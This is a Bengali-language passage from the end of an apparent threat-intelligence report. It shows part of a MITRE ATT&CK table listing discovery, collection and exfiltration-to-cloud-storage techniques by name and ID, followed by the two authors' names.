ফাইল এবং ডিরেক্টরি আবিষ্কার নেটওয়ার্ক পরিষেবা আবিষ্কার প্রশ্ন রেজিস্ট্রি দূরবর্তী সিস্টেম আবিষ্কার সিস্টেম নেটওয়ার্ক কনফিগারেশন আবিষ্কার সিস্টেম পরিষেবা আবিষ্কার |
| সংগ্রহ | T1560.001 | সংগৃহীত তথ্য সংরক্ষণাগার: ইউটিলিটির মাধ্যমে সংরক্ষণাগার |
| বহিষ্কার | T1567.002 | ক্লাউড স্টোরেজে এক্সফিল্ট্রেশন |
লেখক
- শুভজিৎ সিংহ
- ঋষভ কাঞ্জিলাল